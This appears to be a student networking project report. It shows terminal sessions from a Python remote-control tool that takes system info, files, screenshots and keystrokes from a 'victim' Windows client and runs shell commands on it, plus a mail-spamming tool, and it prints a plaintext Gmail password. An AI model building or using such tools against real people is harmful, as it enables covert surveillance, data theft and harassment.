

COMPUTER NETWORKS FINAL PACKAGE

TEAM MEMBERS:

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ABSTRACT:

We have Implemented a project to Control the Client remotely from the server by defining our own commands to which the client responds and sends back data to the Server.

We have used TCP Sockets for Reliable Transfer of Data between the Client and Server so as to execute the above given purpose.

We have also created a Mail tool using the smtplib , using which we can spam a given user mail id with a certain number of mails and can also send the same mail to multiple mail Ids.

PART-1: REMOTE CONTROL OF CLIENT FROM SERVER

Following are the list of commands which are issued at the Server to Control the Client (Victim):

DESCRIPTION	COMMAND
1.Get the Information about the system of client	sysinfo
2. Get the file from Victim in Specified Directory	getfile
3. Send file from Server to Victim	sendfile
4. Get Screenshot of Victim	ss
5. Get key logs of Client	Keylogger
6.Change directory of Victim	cd
In addition we can run any shell commands to control the client	

OUTPUT:

Here I have used my Ubuntu Virtual Box as the Server and the Windows System as the Client.

We will be controlling the windows system from the Ubuntu through our own-defined commands.

AT SERVER SIDE (Ubuntu):


First we have created a socket , binded it with the specified address and placed it in a listening mode to accept connection from the Victim System.

We have placed the Server in listening mode in port 9992

```
/usr/bin/python3.8 /home/jegadeesh/PycharmProjects/Server(19PD15)/Server.py  
Server Waiting for Connection from Victim
```

AFTER CLIENT CONNECTS TO SERVER:

At client:



```
client (1) ×  
"C:\Users\M S JEGADEESH\AppData\Local\Microsoft\WindowsApps\python3.  
Enter the IP Address of the Host: 192.168.0.2  
Enter the port number the Server is Listening: 9992
```

At server:

```
-----Commands for Server-----  
1.List Connections - list  
2.Select Connection - select  
3.Exit  
> |
```

- 1.We can see all the clients connected to our server using list command
- 2.Then from the above list we have to select a client to start giving commands to it.
- 3.We can exit from the given connection using exit command

After Issuing list and Selecting our Windows client from the given list:

```
> list
-----ACTIVE CLIENTS-----
CLIENT ID          IP-Address          PORT
0                  192.168.0.6        59015
```

```
You are now connected to 192.168.0.6
192.168.0.6> -----Enter the commands for Victim-----
1.Get the Sytem Information of Victim - sysinfo
2.Get file from Victim - getfile
3.Send file to Victim - sendfile
4.Get Screenshot of the Victim - ss|
5.Get Key logs of the client - keylogger
6.Change Directory of Victim - cd
You can also execute other shell commands for the Client
```

Once we are connected , we can control the client using the above command.

All the Captured Information from the Client will be stored in a Folder in the Project Directory of the Server in the given form

{IP-Address of Client} – {Port Number}

Illustrating the above given commands from Server to Client:


1. Information about the Victim's System (sysinfo):

```
> sysinfo
System: Windows
Node Name: LAPTOP-0QIT17MK
Release: 10
Version: 10.0.19042
Machine: AMD64
Processor: AMD64 Family 23 Model 24 Stepping 1, AuthenticAMD
```


2. Screenshot of Victim (ss):

```
> ss
X on ip <socket.socket fd=10, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=6>
conn ip <socket.socket fd=10, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=6>
Picking Screenshot from Victim
Transfer Progress: 100.00 %
Successfully Captured Screenshot from Victim
```

Folder created for Saving Captured Information from Victim:


192.168.0.6
-59015


Captured Screenshot:



3. Capturing Keys of Client (keylogger):

We will capture the keys logged by the Victim until he hits Esc or till a maximum of 40 characters


```
> keylogger
Logging keys from the Victim...
Logging of keys done until ESC is pressed by client or keys pressed exceed 50 k
Extracting logs
Transfer Progress: 100.00 %
Successfully Captured the KeyLogs of Victim!
```



4. Getting file from Victim (getfile):

```
> getfile client.txt
Extracting file
Transfer Progress: 100.00 %
File Successfully Extracted from Victim
```

Extracted file:




```
1 Hi this is Windows Clients
```

5. Sending file to Client (sendfile):

```
> sendfile server.txt  
Sending File to Victim  
Transfer Progress: 100.00 %  
File Successfully sent to Victim:
```

At Client:



The screenshot shows a code editor with two tabs: 'server.txt' and 'client.py'. The 'server.txt' tab is active and displays the text 'Hi this is Ubuntu Server' on line 1.

7.Executing shell commands:

Extracting the ARP Table of Client using arp -a

```

Interface: 192.168.0.6 --- 0xb
  Internet Address      Physical Address      Type
192.168.0.1            24-0b-88-10-00-00    dynamic
192.168.0.2            08-00-27-5b-9c-01    dynamic
192.168.0.8            f4-fe-fb-4f-65-fa    dynamic
192.168.0.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250        01-00-5e-7f-ff-fa    static
255.255.255.255        ff-ff-ff-ff-ff-ff    static

Interface: 192.168.56.1 --- 0x11
  Internet Address      Physical Address      Type
192.168.56.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250        01-00-5e-7f-ff-fa    static

```

PART-2 MAIL TOOL:

Output (Mail-Spammer) :

```

-----MAIL TOOL -----
1. MAIL SPAMMER
2.SEND MAIL TO MULTIPLE ID'S
Enter your choice: |

```



```
Enter your choice: 1
Enter your Gmail id: smtptestserver06@gmail.com
Enter your password: manickam1234
Enter the message to be sent: hello
Enter the subject of mail: hhh
Enter the target mail Id: jegadeesh.sara@gmail.com
-----MAIL SPAMMER-----
Enter the number of mails to spam the Target: 10

Successfully sent 1 Mail to the target


Successfully sent 2 Mail to the target

Successfully sent 3 Mail to the target

Successfully sent 4 Mail to the target

Successfully sent 5 Mail to the target
```

After Successfully Spamming our Target Mail-Id:



Output(Mail to Multiple Id):

```
Enter your choice: 2
Enter your Gmail id: smtptestserver06@gmail.com
Enter your password: manickam1234
Enter the message to be sent: Multiple mail
Enter the subject of mail: 0
Enter the number of G-Mail accounts you want to send this mail to : 2
Enter G-Mail id no.1 : jegadeesh.sara@gmail.com
Enter G-Mail id no.2 : 19pd15@psgtech.ac.in
-----MULTI-MAIL-----

Successfully sent Mail to jegadeesh.sara@gmail.com Account !!!

Successfully sent Mail to 19pd15@psgtech.ac.in Account !!!
```

At jegadeesh.sara@gmail.com:

0  Inbox x



smtptestserver06@gmail.com

to ▼

Multiple mail

At 19pd15@psgtech.ac.in:

0 External Inbox x

smtptestserver06@gmail.com

to ▼

Multiple mail